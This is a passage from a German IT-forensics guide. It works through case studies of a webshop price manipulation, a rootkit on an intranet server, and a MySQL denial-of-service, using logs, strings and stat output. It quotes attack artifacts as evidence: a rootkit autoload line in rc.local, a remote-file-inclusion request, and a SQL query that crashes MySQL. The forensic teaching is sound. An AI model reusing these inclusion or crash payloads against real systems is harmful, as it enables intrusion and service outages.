ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.006 | grep "UPDATE specials"
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.007 | grep "UPDATE specials"
UPDATE specials set specials_new_products_price=20.00 where products_id=5/*!*/;
UPDATE specials set specials_new_products_price=25.00 where products_id=5/*!*/;
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.006 | grep "UPDATE products"
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.007 | grep "UPDATE products"
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.007 | grep -a 4 -b 2 "UPDATE specials"
grep: 2: No such file or directory
grep: UPDATE specials: No such file or directory
ubuntu@ubuntu:~/Desktop$ mysqlbinlog vol1-1.var.log.mysql.mysql-bin.007 | grep -a4 -b2 "UPDATE specials"
305545-#081104 14:40:36 server id 1  end_log_pos 251023         Query   thread_id=95    exec_time=0     error_code=0
305639-SET TIMESTAMP=1225809636/*!*/;
305670:UPDATE specials set specials_new_products_price=20.00 where products_id=5/*!*/;
305750-# at 251023
305762-#081104 14:40:41 server id 1  end_log_pos 251602         Query   thread_id=96    exec_time=0     error_code=0
--
391308-#081104 14:42:24 server id 1  end_log_pos 322752         Query   thread_id=116   exec_time=0     error_code=0
391403-SET TIMESTAMP=1225809744/*!*/;
391434:UPDATE specials set specials_new_products_price=25.00 where products_id=5/*!*/;
391514-# at 322752
391526-#081104 14:42:29 server id 1  end_log_pos 323329         Query   thread_id=117   exec_time=0     error_code=0
ubuntu@ubuntu:~/Desktop$ █
```

Abb. 63: Untersuchung der MySQL-Binlogs

Hierbei ist ersichtlich, dass dabei zwei preisverändernde Anfragen gefunden

wurden. Auffällig dabei ist die Syntax dieser Anfragen, die nicht der von „Zen Cart“ entspricht, was auf eine manuelle Datenbankveränderung hindeutet. Diese beiden Anfragen boten mit den darin vorhandenen Zeitstempeln die Möglichkeit einer gezielten Korrelation mit der Logdatei des Apache-Webservers, der die einzige Schnittstelle zur Außenwelt darstellte.

Datenanalyse

An dieser Stelle wurde das*Datenanalyse,* gewonnene Datum als Grundlage für eine weitere*Sitzungsdaten,* Datenanalyse verwendet. Dazu müssen wieder die Log-*Anwenderdaten* Dateien der beiden Serverdienste analysiert werden, dazu wurden in der Werkzeugsammlung geeignete Werkzeuge der Datenanalyse ausgewählt. Die nachfolgende Tabelle 49 zeigt die hinsichtlich dieser Kriterien geeigneten Maßnahmen in diesen Untersuchungsabschnitt.

	BS	**FS**	**EME**	**ITA**	**SB**	**DBA**
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						Korrelation von Log-Dateien
Anwenderdaten						Korrelation von Log-Dateien

Tabelle 49: Maßnahmen der Datenanalyse

Dazu wurde das Werkzeug „grep“ ausgewählt, um die Log-Datei des Apache2-Webservers nach den Zeitstempeln der Manipulationen zu durchsuchen. Dabei war zu beachten, dass das MySQL-Bin-Log die Zeitzone UTC nutzte, während das Apache2-Log lokale Zeit (GMT+1) verwendete. Dadurch ergab sich ein Zeitunterschied von einer Stunde, der nachfolgend beachtet werden musste (siehe auch Kapitel). Durch die Suche innerhalb der Log-Datei ergab sich zum Zeitpunkt der Veränderung ein Zugriff auf den Webserver mit folgendem Aufruf:

„192.168.1.102 - - [04/Nov/2008:15:42:24 +0100] "POST /phpmyadmin/read_dump.php HTTP/1.1" 200 4132 "http://192.168.1.105/phpmyadmin/read_dump.php" "Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9.0.3) Gecko/2008092417 Firefox/3.0.3" “

Dies deutet darauf hin, dass die Daten über einen Zugriff auf phpMyAdmin verändert wurden, offenbarte aber gleichzeitig auch die IP-Adresse des auslösenden Rechners. Daraufhin konnte die Log-Datei des Webservers nach weiteren Aufrufen durchsucht werden, die von dieser IP-Adresse ausgingen.

Dabei wurde deutlich, dass über ein Skript mit Namen „ipn.php“ lokale Befehle auf dem Webserver ausführen werden konnten, wodurch es möglich war, die Zugangsdaten für phpMyAdmin zu erlangen.
An dieser Stelle erfolgte ein*Datensammlung,* Rückgriff auf den Abschnitt der Datensammlung, da es nun*Details über Daten,* notwendig wurde, diese Datei und die dazugehörigen Details*Sitzungsdaten,* ebenfalls zu sichern. Dadurch erweiterte sich der*Anwenderdaten* Werkzeugkatalog der in der Datensammlung eingesetzten Werkzeuge. Die nachfolgende Tabelle 50 illustriert diesen Umstand.

	BS	**FS**	**EME**	**ITA**	**SB**	**DBA**
Hardwaredaten						
Rohdaten						
Details über Daten						stat
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						cp
Anwenderdaten						mysqldump

Tabelle 50: Werkzeuge für die Datensammlung

Unter Zuhilfenahme des Erstellungszeitpunkts der Datei „ipn.php“ konnte festgestellt werden, dass diese nach einem Zugriff auf „password_forgotten.php“ erstellt wurde. Bei der Datei „ipn.php“ selbst, handelte es sich um eine Hintertür, die es erlaubte, beliebige Befehle auf dem Server auszuführen.

Durch diese Analyse konnten einige weitere Punkte der CERT-Taxonomie geklärt werden, die ein fast vollständiges Bild des Angriffs bieten. Die nachfolgende Tabelle 51 zeigt diese gewonnenen Erkenntnisse.

Angreifer	Werkzeuge	Schwachstelle	Aktion	Ziel	Resultat	Absicht
	Einschleusen von Kommandos	Implemen-tation	Modifizieren	Daten	Veränderungen von Daten	

Tabelle 51: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Dokumentation

Nachdem die Untersuchung an*Dokumentation* dieser Stelle abgeschlossen ist, sollen die gewonnenen Ergebnisse im Rahmen eines Berichts vorgestellt werden. Für den hier vorliegenden Vorfall könnte ein solcher Bericht wie folgt aussehen:

Forensische Untersuchung betreffs der Veränderung von Preisen im Webshop vom xx.xx.xxxx

Abschließender Bericht

Untersuchender Max Mustermann
Beginn der Untersuchung 4.11.2008 18:33 GMT +1:00

Ein Mitarbeiter meldete um 15:45 Uhr ungewöhnliche Preisänderungen im Webshop. Beim Eintreffen war der Server in Betrieb, ein Nutzer war nicht angemeldet. Zunächst wurde der Nutzer „root" angemeldet und eine „Script"-Sitzung gestartet. Anschließend wurden die MySQL-Binlogs untersucht. Dabei zeigt sich, dass um 15:40,36 Uhr der Preis einiger Artikel verändert wurde. Bei der manuellen Korrelation mit den Apache-Logs wird ersichtlich, dass die Änderung mit „PHPMyAdmin" durchgeführt wurde. Des Weiteren wurden von der IP des Angreifers verschiedene Shell-Kommandos an ein PHP-Script „ipn.php" gesendet. Der Erstellungszeitpunkt dieser Datei stimmt mit dem Zeitpunkt einer HTTP-Post-Anfrage an das „passwort_forgotten.php" Script des Webshops überein. Die weitere Untersuchung des Apache-Logs zeigte, dass der Angreifer auf die Konfigurationsdatei des Webshops zugriff und somit das Datenbankpasswort ausspähen konnte.

Beigelegte Beweise :

Beweisdatenträger 1 (WORM-Medium: DVD-R mit gesicherten Logdaten)
Logdaten des Servers

Beweiszettel
Prüfsummen der Daten von Datenträger 1

Fallbeispiel „Aufklärung eines Vorfalls mit Ursprung im Intranet“: „Kompromittierung eines Intranetservers“

Im Rahmen dieses Szenarios wird ein Rootkit-Befall auf einem internen Server behandelt.

Strategische Vorbereitung

Strategische Vorbereitung

Dieses Szenario findet auf dem Server S4 der modifizierten Musterlandschaft RECPLAST statt (siehe nachfolgende Abbildung 64).




Abb. 64: Modifizierte RECPLAST Musterlandschaft

Im Rahmen der strategischen Vorbereitung wurden keine zusätzlichen Maßnahmen ergriffen, die eine spätere Untersuchung unterstützen können.

Symptom

Symptom

Bei einer monatlichen Routineüberprüfung des Systems wurden Hinweise auf einen Rootkitbefall gefunden. Ein Rootkit ist eine Schadsoftware, die es einen Angreifer erlaubt, erweiterte Zugriffsrechte auf ein System zu erhalten und dort eine Hintertür einzurichten. In der CERT-Taxonomie ergibt sich demzufolge als Resultat „Ausweiterung von Rechten“. Dies zeigt die beistehende Tabelle 52.

Angreifer	Werkzeuge	Schwach-stelle	Aktion	Ziel	Resultat	Absicht
					Ausweitung von Rechten	

Tabelle 52: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Operationale Vorbereitung

In der operationalen*Operationale* Vorbereitung wurde die Entscheidung getroffen, dass*Vorbereitung* komplette System zu sichern, da zu diesem Zeitpunkt noch nicht klar war, welche Bereiche der IT-Anlage das Rootkit befallen hat. Dadurch war es im Verlauf der Untersuchung einfach möglich, weitere Dateien einzubeziehen. Auf eine Aufzeichnung des Netzwerkverkehrs wurde verzichtet, da das betroffene System zur Abbilderstellung ausgeschaltet wurde. In der Untersuchung sollten Hinweise für die Quelle, die Art und das Ausmaß der Kompromittierung gefunden werden. Dabei sind besonders versteckte Dateien und andere verdächtige Dateien zu suchen und auszuwerten. Diese sollten dann, in der Datenanalyse zum Vorfallsverlauf zusammengefügt werden.

Datensammlung

Da es sich bei einer gesamten*Datensammlung,* Duplikation einer Festplatte (siehe dazu auch Kapitel) um*Rohdaten* die Sammlung von Rohdaten handelt, wurde im Abschnitt der Datensammlung ein hierfür geeignetes Werkzeug aus der Werkzeugsammlung ausgewählt. Der Werkzeugkatalog nach dieser Einschränkung ist in Tabelle 53 dargestellt.

	BS	**FS**	**EME**	**ITA**	**SB**	**DBA**
Hardwaredaten						
Rohdaten						dcfldd
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 53: Werkzeuge für die Datensammlung

Untersuchung

In der darauf folgenden*Untersuchung,* Untersuchung wurden dann
Werkzeuge ausgewählt, um*Rohdaten, Details* die Log-Dateien des
betroffenen Computers zu*über Daten,* untersuchen. Die durchzu-
führenden Maßnahmen*Sitzungsdaten,* befinden sich in der
Tabelle 54. *Anwenderdaten*

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						Einbinden des Abbilds
Details über Daten						stat
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						Untersuchung von Log-Dateien
Anwenderdaten						Find, cat, grep, less, strings

Tabelle 54: Maßnahmen der Untersuchung

Dabei wurde im Verzeichnis /etc eine verdächtige Datei mit Namen „.driverHIDE^IT“ gefunden. Einerseits ist diese Datei verdächtig, da sie versteckt ist, andererseits sind normalerweise keinerlei Treiber im Verzeichnis /etc, welches in linux-basierten Systemen typischerweise für Konfigurationsdateien eingesetzt wird. Darüber hinaus ist der Dateiname selbst ebenfalls ungewöhnlich. Diese Datei wurde mit dem Werkzeug „strings“ untersucht, wodurch festgestellt werden konnte, dass es sich dabei um das Rootkit „Enyelkm“ handelt (dieses wird im nächsten Abschnitt aufgegriffen). Danach wurde die Datei /etc/rc.local untersucht, die es ermöglicht, beliebige Befehle beim Start eines Linux-Systems auszuführen. In dieser Datei befand sich eine Befehlsfolge, die das Rootkit bei jedem Start aktiviert. Anschließend wurden die MAC-Zeiten (siehe dazu Kapitel) der beiden Dateien gesammelt, um herauszufinden, wann das System kompromittiert wurde.
Dadurch war an dieser Stelle eine gezielte Suche der Log-Dateien nach diesem Zeitstempeln möglich, was in der anschließenden Analyse umgesetzt wurde. Einen weiteren Ausgangspunkt hierfür ist die Tatsache, dass es sich bei dem Eigentümer der Exploit-Datei um www-data handelt, einem Benutzerkonto, mit dessen Rechten normalerweise der Webserver läuft.
Der nachfolgende Code-Abschnitt zeigt zunächst das Ergebnis der String-untersuchung des eigentlichen Rootkits, die ergab, dass es sich um Enyelkm handelt:

```
root@interceptor:/mnt/etc# strings .driverHIDE^IT
[...]
license=GPL
vermagic=2.6.18-4-486 mod_unload 486 REGPARM gcc-4.1
depends=
HIDE^IT
%08X:
#<HIDE_8762>
#</HIDE_8762>
/dev/ptmx
/dev/pts/%d
ENYELKMICMPKEY
TERM=linux
[...]
kfree
Idev_add_pack
memmove
enyelkm
```

Die Untersuchung der Datei /etc/rc.local ergab folgende Ausgabe, aus der zu erkennen ist, dass das Rootkit bei jedem Start ausgeführt wird:

```
root@interceptor:/mnt/etc# cat rc.local
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.
#<HIDE_8762>
/sbin/insmod /etc/.driverHIDE\^IT
#</HIDE_8762>
exit 0
```

Abschließend wurden Details zu beiden Dateien untersucht, um herauszufinden, wann der Vorfall geschah:

```
root@interceptor:/mnt/etc# stat .driverHIDE^IT
  File: „.driverHIDE^IT“
  Size: 10346           Blocks: 24         IO Block: 4096   reguläre Datei
Device: 700h/1792d   Inode: 669973      Links: 1
Access: (0644/-rw-r--r--)  Uid: (   33/www-data)   Gid: (   33/www-data)
Access: 2008-09-14 19:21:56.000000000 +0200
Modify: 2008-08-20 19:13:47.000000000 +0200
Change: 2008-08-20 19:15:02.000000000 +0200
```

```
root@interceptor:/mnt/etc# stat rc.local
  File: „rc.local“
  Size: 366             Blocks: 8          IO Block: 4096   reguläre Datei
Device: 700h/1792d   Inode: 32774       Links: 1
Access: (0777/-rwxrwxrwx)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2008-09-21 06:25:45.000000000 +0200
Modify: 2008-08-20 19:17:19.000000000 +0200
Change: 2008-08-20 19:17:19.000000000 +0200 “
```

Datenanalyse

Datenanalyse, Sitzungsdaten, Anwenderdaten

In diesem Untersuchungsabschnitt wurden geeignete Werkzeuge ausgewählt, die dazu in der Lage sind, Log-Dateien nach bestimmten Einträgen zu durchsuchen. Da es sich bei Log-Dateien um Sitzungsdaten und Anwenderdaten handelt, folgte daraus der in Tabelle 55 dargestellte Maßnahmenkatalog für diesen Arbeitsschritt.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						Korrelation von Log-Dateien
Anwenderdaten						Korrelation von Log-Dateien

Tabelle 55: Maßnahmen zur Analyse von Sitzungs- und Anwenderdaten

Durch eine Suche nach den zuvor gewonnenen MAC-Zeiten in den Log-Dateien des nach außen erreichbaren Webservers konnten einige Anfragen gefunden werden, die mit der Erstellung des Rootkits und der Veränderung der /etc/rc.local korrelieren. Ein solch beispielhafter Eintrag in das Webserver-Log sieht wie folgt aus:

192.168.3.200 - - [20/Aug/2008:19:13:47 +0200] "POST /includes/r57.php HTTP/1.1" 200 33609 "http://192.168.1.14/includes/r57.php" "Mozilla/5.0 (X11; U; Linux i686; de; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10 (gutsy) Firefox/2.0.0.16"“
„192.168.3.200 - - [20/Aug/2008:19:17:19 +0200] "POST /includes/r57.php HTTP/1.1" 200 33646 "http://192.168.1.14/includes/r57.php" "Mozilla/5.0 (X11; U; Linux i686; de; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10 (gutsy) Firefox/2.0.0.16"“

Ein Klient mit der IP 192.168.3.200 hat offensichtlich per HTTP-Post Daten an das Script /includes/r57.php geschickt. Der erste Zugriff auf „r57.php“ fand am Tag zuvor statt.

„192.168.3.200 - - [19/Aug/2008:22:23:28 +0200] "POST /?mosConfig_absolute_path=http://example.com/project1/teste///files/temp/robot.txt? HTTP/1.1" 200 59440 "http://192.168.1.14/?mosConfig_absolute_path=http://example.com/project1/teste///files/temp/robot.txt?" "Mozilla/5.0 (X11; U; Linux i686; de; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10 (gutsy) Firefox/2.0.0.16"
192.168.3.200 - - [19/Aug/2008:22:23:36 +0200] "GET /includes/r57.php HTTP/1.1" 200 33465 "-" "Mozilla/5.0 (X11; U; Linux i686; de; rv:1.8.1.16) Gecko/20080715 Ubuntu/7.10 (gutsy) Firefox/2.0.0.16"

Daraus ist erkennbar, welches php-Skript manipuliert wurde, um einen Zugriff auf das System zu bekommen. In diesem Fall wurde eine entfernte Datei eingebunden (engl. Remote File Include) um zusätzliche Daten auf den Server laden zu können. Dies ist sehr einfach daran zu erkennen, wenn zusätzlich zu der aufgerufenen Datei eine komplette URL als Parameter übergeben wurde. Weiterhin ist aus dieser Log-Datei die IP-Adresse des Vorfallsauslösers zu entnehmen.

Aus diesen Erkenntnissen ist es möglich, weitere Fragen der CERT-Taxonomie zu klären. Die Tabelle 56 verdeutlicht dieses Ergebnis und zeigt, dass sowohl Werkzeug, Schwachstelle als auch Angreifer gefunden werden konnten.

Angreifer	Werkzeuge	Schwachstelle	Aktion	Ziel	Resultat	Absicht
192.168.3.200	Programme oder Scripte mit Schadensfunktion	Implementation	Modifizieren	Computer	Ausweitung von Nutzerrechten	

Tabelle 56: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Um den genauen Verursacher zu ermitteln, wäre eine Untersuchung auf dem auslösenden System, das bereits identifiziert werden konnte, möglich. Diese Möglichkeit ergibt sich im Allgemeinen nur im Fall eines Vorfalls aus dem Intranet, da nur hier ein physischer Zugriff auf das verdächtige System realistisch scheint.

Dokumentation

Abschließend müssen die *Dokumentation* gewonnenen Erkenntnisse in einen Bericht überführt werden. Nachfolgend soll ein solcher Beispielbericht gezeigt werden:

Forensische *Abschließender Bericht* **Untersuchung betreffs des Rootkitbefalls des Intranetservers S4 vom xx.xx.xxxx**

Untersuchender Max Mustermann
Beginn der Untersuchung 21.08.2008 12:46 GMT +1:00

Beim Eintreffen war der Server S4 in Betrieb, ein Nutzer war nicht angemeldet. Für die Datensammlung wurde das System vom Stromnetz getrennt. Im Folgenden wurde mittels „dcfldd" von der „Helix-CD" unter Zuhilfenahme eines Hardware-Writeblockers ein Abbild der Festplatte gewonnen und die SHA256-Prüfsumme gebildet. Diese wurde auf dem Beweiszettel notiert. Anschließend wurden die Logdaten von Syslog, vom Apache-Webserver-Dienst, sowie dem Lastlog untersucht. Zusätzlich wurde den Hinweisen zum Rootkitbefall nachgegangen. Dabei wurde im Verzeichnis „/etc" eine Datei „.driverHIDE^IT" gefunden, welche über „/etc/rc.local" in den Kernel geladen wurde. Die Stringanalyse mit „strings" zeigte mehrfach die Zeichenkette „enyelkm", daher wurde das gleichnamige Rootkit vermutet. Anschließend wurden die MAC-Zeiten dieser Datei werden manuell mit den Logdaten korreliert. Dabei zeigten sich zeitgleiche Zugriffe auf ein unbekanntes PHP-Script auf dem Webserver, welches danach untersucht und als „r57-Shell" identifiziert wurde. Die Zugriffe erfolgten von einem Computer mit der IP „192.168.3.200". Deren MAC-Zeiten wurden abermals mit den Logdaten korreliert. Es zeigte sich

dabei, dass eine Remote-File-Inclusion-Lücke ausgenutzt wurde, um mittels eines weiteren Scripts die PHP-Shell auf den Server zu laden.

Beigelegte Beweise :

Beweisdatenträger 1 (WORM-Medium: DVD-R mit Festplattenabbild)
Festplattenabbild des Servers, daraus extrahierte Dateien

Beweiszettel
Prüfsummen der Daten von Datenträger 1

Fallbeispiel „Aufklärung eines Vorfalls innerhalb einer IT-Anwendung“: „Denial auf Service Angriff auf MySQL“

Im Verlauf dieses Szenarios soll gezeigt werden, wie ein Vorfall mit den Mitteln einer IT-Anwendung aufgeklärt werden kann. Weiterhin wird gezeigt, wie durch den Vorteil, den eine Untersuchung im Intranet gegenüber einer im Internet bietet, der Angreifer genauer eingegrenzt werden kann. Daher ist dieses Szenario zweigeteilt in die Untersuchung der betroffenen IT-Komponente und des auslösenden Computers.

Strategische Vorbereitung

Dieses Szenario findet auf dem Server S5 statt (siehe Abbildung 65). Im Rahmen der strategischen Vorbereitung wurden dabei die MySQL-Query-Logs aktiviert.

Strategische Vorbereitung




Abb. 65: Modifizierte RECPLAST Musterlandschaft

Symptom

Auslöser für die Untersuchung ist der Umstand, dass eine Webanwendung den Fehler anzeigt, dass keine Verbindung zur Datenbank hergestellt werden konnte. In der CERT-Taxonomie liegt somit ein Vorfall vor, der als Resultat „Behinderung von Ressourcen und Dienstverfügbarkeit" hat. Diesen Umstand illustriert Tabelle 57.

Angreifer	Werkzeuge	Schwach-stelle	Aktion	Ziel	Resultat	Absicht
					Behinderung von Ressourcen und der Dienstverfügbarkeit	

Tabelle 57: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Operationale Vorbereitung

Operationale Vorbereitung

Da in der strategischen Vorbereitung die MySQL-Query-Logs (siehe Kapitel) aktiviert wurden, können diese Log-Dateien nun in der operationalen Vorbereitung Beachtung finden. Da es in diesem Szenario aber ohnehin zu einer Nichtverfügbarkeit des Dienstes gekommen ist, liegt die Entscheidung nahe, zunächst die Festplatte zu duplizieren und dann anschließend aus dieser die interessanten Log-Dateien zu extrahieren. Dies ist eine Einzelfallentscheidung, die entsprechend begründet werden muss. Ein vollständiges Datenträgerabbild hat hier den Vorteil, dass parallel zur forensischen Untersuchung das System

wiederhergestellt werden kann, ohne mögliche Beweise zu vernichten. Im Abschnitt der Untersuchung sollten dann zunächst die relevanten Logdaten aus dem Abbild extrahiert und untersucht werden, bei komplexeren Logdatenformaten und zur Fehleruntersuchen kann zudem eine aktive Kopie des Systems hilfreich sein. In der Datenanalyse sollten die gefundenen Hinweise wiederum zu einem Vorfallsverlauf zusammengefügt werden. Je nach Bedarf sollten weitere Maßnahmen durchgeführt werden.

Datensammlung

Datensammlung, Rohdaten

In der eigentlichen Datensammlung wurde dann das Festplattenabbild repliziert. Die in Tabelle 58 dargestellte Auswahl an Werkzeugen legt die Wahl des forensischen Werkzeugs zur Erstellung von Datenträgerabbildern auf „dcfldd[221]“ für diese Aufgabe fest.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdaten						dcfldd
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 58: Werkzeuge für die Datensammlung

Untersuchung

Untersuchung, Rohdaten, Prozessdaten, Sitzungsdaten

Anschließend wurden die gesammelten Rohdaten untersucht. An dieser Stelle war bekannt, dass vor allen Sitzungsdaten und Anwenderdaten für eine weitere Untersuchung von Interesse sind. Dadurch ergab sich die in Tabelle 59 dargestellte Maßnahmensammlung, aus der dann die einzelnen Werkzeuge ausgewählt wurden.

221 http://dcfldd.sourceforge.net/

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						Einbinden des Abbilds
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten	Ereignisanzeige					Untersuchung von Log-Dateien
Sitzungsdaten						Untersuchung von Log-Dateien
Anwenderdaten						

Tabelle 59: Maßnahmen der Untersuchung

Dabei wurde eine Kopie des Festplattenabbilds in einer virtuellen Maschine gestartet, um Zugriff auf die Windows-Ereignisanzeige zu erlangen. Dadurch konnte, wie in Abbildung 66 dargestellt, ein Absturz des MySQL-Dienstes verbunden mit einem Zeitstempel festgestellt werden.




Abb. 66: Protokollierung des Programmfehlers im Ereignislog

Anschließend wurde das MySQL-Query-Log untersucht. Der letzte gefundene Eintrag wurde genau eine Sekunde vor dem Absturz des MySQL-Dienstes erstellt. Dabei handelt es sich um folgenden Eintrag:

081114 1:27:45 41 Connect root@localhost on

*41 Query SELECT * FROM `tooldb`.`names` WHERE `ID` = 3*
41 Quit
081114 1:28:28 42 Connect root@localhost on
*42 Query SELECT * FROM `tooldb`.`names` WHERE `ID` = 1 OR ID IN(1, (SELECT IF(1=0,1,2/0)))*

Einerseits wurde diese Verbindung zur Datenbank nicht mehr getrennt, andererseits ist die Syntax der zweiten Anfrage verdächtig. Eine Überprüfung der Abfrage erbrachte die Erkenntnis, dass diese geeignet ist, einen MySQL-Server zum Absturz zu bringen.

Datenanalyse

Datenanalyse, Prozessdaten, Sitzungsdaten

Mit diesen Zeitstempel konnte die Datenanalyse begonnen werden. Wieder war der Webserver der erste Anlaufpunkt, da dieser mehrere Skripte anbietet, die auf die Datenbank zugreifen. Eine Korrelation mit den nun gesammelten Zeitstempeln ergab eine Anfrage zum gleichen Zeitpunkt:

192.168.85.161 - - [14/Nov/2008:01:28:28 +0100] "POST /tool.php HTTP/1.1" 200 60

